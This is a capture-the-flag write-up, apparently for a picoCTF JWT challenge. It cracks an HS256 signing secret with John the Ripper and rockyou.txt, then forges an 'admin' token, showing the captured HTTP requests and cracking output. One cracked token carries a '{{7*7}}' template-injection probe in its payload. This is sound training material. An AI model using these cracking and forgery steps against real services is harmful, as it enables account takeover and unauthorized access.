
Info Gathering



Research

Alright, so the name here is already giving us a hint with "JWT." Lets see what this is all about before we even get started. A quick google into "JWT website" prints up a couple articles, but for now i'm going to focus on the Wikipedia page here: Wiki

There are a few main parts here that stand out to me

1. According to the second paragraph, JWTs are tokens that are signed by a "private key"
2. These tokens show that your "claim" to something is valid
3. These tokens are generally signed by a "private key"

The page also has a breakdown of the structure:

```
const token = base64urlEncoding(header) + '.' + base64urlEncoding(payload) + '.' + base64urlEncoding(signature)
```

The different parts look like this:


Header	<pre>{
	  "alg": "HS256",
	  "typ": "JWT"
	}</pre>
		Identifies which algorithm is used to generate the signature
		`HS256` indicates that this token is signed using HMAC-SHA256.
		Typical cryptographic algorithms used are HMAC with SHA-256 (HS256) and RSA signature with SHA-256 (RS256). JWA (JSON Web Algorithms) RFC 7518 introduces many more for both authentication and encryption.[8]

Payload	<pre>{
	  "loggedInAs": "admin",
	  "iat": 1422779638
	}</pre>
		Contains a set of claims. The JWT specification defines seven Registered Claim Names which are the standard fields commonly included in tokens.[1] Custom claims are usually also included, depending on the purpose of the token.
		This example has the standard Issued At Time claim (`iat`) and a custom claim (`loggedInAs`).

Signature	<pre>HMAC_SHA256(
	  secret,
	  base64urlEncoding(header) + '.' +
	  base64urlEncoding(payload)
	)</pre>
		Securely validates the token. The signature is calculated by encoding the header and payload using Base64url Encoding RFC 4648 and concatenating the two together with a period separator. That string is then run through the cryptographic algorithm specified in the header, in this case HMAC-SHA256. The *Base64url Encoding* is similar to base64, but uses different non-alphanumeric characters and omits padding.

The signature looks complicated but essentially it just takes the first two parts and hashes it along with a "private key" (in most cases, this is just a password)


Now, these different parts are important. When we give someone our JWT they can look at the header to see what signing algorithm is being used. Then, if that JWT receiver knows the "private key" used to sign the token they can generate their own signature from the header and the payload and compare it to the signature supplied by the JWT. Essentially this exchange looks like this.



Now we know a bit about JWTs. We can probably decode the first two parts of the token because its just base64, but if we change anything the signature won't match. Lets make sure JWTs are even on the right path.

Browsing

Well, "Powered by JWT" makes it pretty obvious, lets check out why "John" is highlighted.



Its a link to the "John The Ripper" github. John The Ripper is a password cracking tool. And we already learned that JWTs are signed by a "private key" or, in most instances, a secret password. Alright, lets see what we can get by logging into the website.

For the majority of web challenges a proxy is going to be necessary. The two I would recommend are Burpsuite or Zed Attack Proxy (ZAP) - I'll be using Burpsuite.

Lets log into the website and take a look at what Burp shows, I simply used the user "test"

```
POST /problem/63090/ HTTP/1.1
Host: jupiter.challenges.picoctf.org
Cookie: _ga=GA1.2.1498975048.1644370272; _ga=
GA1.2.1498975048.1644370272; _gid=GA1.2.2089961047.1645226417
Content-Length: 9
Cache-Control: max-age=0
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="98", "Google
Chrome";v="98"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Origin: https://jupiter.challenges.picoctf.org
Upgrade-Insecure-Requests: 1
Dnt: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://jupiter.challenges.picoctf.org/problem/63090/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

user=test
```

```
HTTP/1.1 302 FOUND
Server: nginx
Date: Fri, 18 Feb 2022 23:57:36 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 209
Connection: close
Location: https://jupiter.challenges.picoctf.org/
Set-Cookie: jwt=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoidGVzdCJ9.IAu_YSHppFe8hX
H_BSPb4OLJYGUi8wXqXdSOT33cKbA; Path=/
Strict-Transport-Security: max-age=0

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>
  Redirecting...
</title>
<h1>
  Redirecting...
</h1>
<p>
  You should be redirected automatically to target URL: <a href="/">
    /
  </a>
  .  If not click the link.
```

Great! As expected, the server responded on the right with a "Set-Cookie" and an obvious JWT - even if it wasn't called jwt, we can easily recognize the three base64 encoded parts. Lets see if these decode to something we expect.

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoidGVzdCJ9.IAu_YSHppFe8hXH_BSPb4OLJYGUi8wXqXdSOT33cKbA
```

```
00000000  7b 22 74 79 70 22 3a 22 4a 57 54 22 2c 22 61 6c  {"typ":"JWT","al
00000010  67 22 3a 22 48 53 32 35 36 22 7d 2e 7b 22 75 73  g":"HS256"}.{"us
00000020  65 72 22 3a 22 74 65 73 74 22 7d 2e 49 41 75 5f  er":"test"}.IAu_
00000030  61 21 e9 a4 57 bc 68 58 48 5f 05 23 db e0 e2 c9  a!é¤W¼hXH_□#Ûàâɛ
00000040  60 65 22 f3 05 ea 5d d4 b4 4f 7d dc 4b 62 41 --  `e"ó□ê]Ô´O}ÜKbA
```

We're in business - we just need to change that username from test→admin

Exploit

Well, we aren't quite ready yet, are we? We don't know the password yet. But there was the very nice hint about using "John the Ripper" so lets see what we can find about using John with JWTs.

I googled "John jwt crack" and the first result that popped up for me is a writeup that shows cracking a JWT (it also points to a VERY useful website jwt.io)

Command: john jwt.txt — wordlist=wordlist.txt — format=HMAC-SHA256

```
root@attackdefense:~# john jwt.txt --wordlist=wordlist.txt --format=HMAC-SH
A256
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 256/256 AVX2 8
x])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
9897             (?)
1g 0:00:00:00 DONE (2019-11-27 12:13) 10.00g/s 100000p/s 100000c/s 100000C/
s 0000..9999
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@attackdefense:~#
```

Now, this is something we can do. I'll just run John against the JWT with rockyou.txt.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ilovepico        (?)
1g 0:00:00:01 DONE (2022-02-18 18:55) 0.9803g/s 7252Kp/s 7252Kc/s 7252KC/s iloverob4live345..ilovemymother@
Use the "--show" option to display all of the cracked passwords reliably
Session completed

┌──(kali㉿kali)-[~/Desktop]
└─$ cat hash
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoie3s3Kjd9fSJ9.nr-6wivcKDqraVCu7H4Fkn15fC4d_vjvDoMNpcD7s5w
```

On the bottom you can see that "hash" is just a file containing the JWT. And john found the password `ilovepico`.....probably could have guessed that to be honest. But, armed with the password lets use that fancy website.


I pasted the JWT into the left, then filled in the password we found on the bottom and changed "user" to "admin" instead of test

At this point I refreshed the website and before forwarding the request with Burp I replaced the jwt cookie with the one I had just created

"Hello admin!" looks like success to me!

Summary

After a little bit of research into JWT I was able to crack the JWT's signing key using John. Once `ilovepico` was found, using jwt.io to create a forged token was straight-forward. Since the server only saw a validly signed JWT it trusted my claim that I was admin and showed me admin's resources.


Client
Server
I'd like to access admin's resources, here's my JWT
Test=HMAC('ilovepico',JWT[0]+JWT[1])
Test=JWT[3]?
The signatures match, you are "admin"
Client
Server